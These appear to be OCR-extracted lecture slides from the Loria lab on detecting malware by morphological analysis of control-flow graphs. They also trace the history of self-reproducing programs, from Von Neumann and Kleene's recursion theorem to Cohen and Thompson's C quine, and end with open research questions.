


Malware	Score Before	Score After
CoinMiner	-826	884
Dridex	-999	996
Emotet	-923	625
Gh0stRAT	-975	998
Kovter	-999	856
Nanobot	971	999
Pushdo	-999	999
Qakbot	-998	991
Trickbot	-973	774
Zeus	-997	997


Loria
Laboratoire lorrain de recherche en informatique et ses applications

A novel approach : Morphological analysis






- Cut the CFG in small pieces
- Each piece is a site = "gene"
- Correlation of sites triggers an alert
- All sites are in a data base




Morphological analysis in a nutshell

Signatures are abstract flow graph




Detection of subgraph in program flow graph abstraction




Part 6 :

A step backward …




Confluence of ideas in 50’, 60’, …

Von Neumann (1952), Burke




CNESW	S_{next}	CNESW	S_{next}
00000	0	10000	1
00001	1	10001	0
00010	1	10010	0
00011	0	10011	1
00100	1	10100	0
00101	0	10101	1
00110	0	10110	1
00111	1	10111	0
01000	1	11000	0
01001	0	11001	1
01010	0	11010	1
01011	1	11011	0
01100	0	11100	1
01101	1	11101	0
01110	1	11110	0
01111	0	11111	1

(a)



(b)




Codd, Langton, …

The Abstract Theory of Self-Reproduction

JOHN MYHILL

Kleene 2nd recursion theorem



S. Kleene

(1938) For every program P there is P* such that

$$[\![P^*]\!](data) = [\![P]\!](P^*, data)$$

A still mind-boggling theorem with a **very short constructive proof ! But quite tricky …**

- ☑ **Effective construction of reflexive program**
- ☑ **Key programming construction**
  - **A link between recursion and duplication**
  - **Easy way to write virus compilers**

A tower of interpreters

Successive generations become more and more evolved

Each interpreter knows his descendants

data = programs

.

.

.

Interpreter 3

Interpreter 2

Interpreter 1

Hardware

Construct interpreters


A beginning … 70’ … 80’ …

F. cohen (1983)

Computer viruses are born

L. Adleman

A model of viral se based on Turing Machine



K. Thompson (with D. Ritchie) : "The cutest program I ever wrote"


```
main() { char *s="main() { char *s=%c%s %c;
printf(s,34,s,34); }"; printf(s,34,s,34);}
```

A trojan horse that infects a compiler

A step backward … to take inspiration from Immunology

1. **Bugs are important to take over a host/victim computer**
2. **A virus protects itself and also protects against super-infection**
3. **A virus self-modifies and mutates**
4. **A virus may be seen as a bot inside a net of bots**

Adaptative Immune system



A virus is a virus, Lwoff

A lot of open questions

1. Needs of a new approach to detect malware

- How to detect variant of known malware?
- How to identify unknown threat?
- How to cartography functionality of a binary code? with their relationships?
- Is this piece of code similar to another one ?
- Combining formal methods and machine learning

2. Programming questions

- What is a self-modifying programs ? How to build a compiler ?
- Evolving programs ?

3. Jumping out of the box

- Toward an artificial immunology …

Read, work and meditate

Loria
Laboratoire lorrain de recherche en informatique et ses applications

Jean-Yves.Marion@loria.fr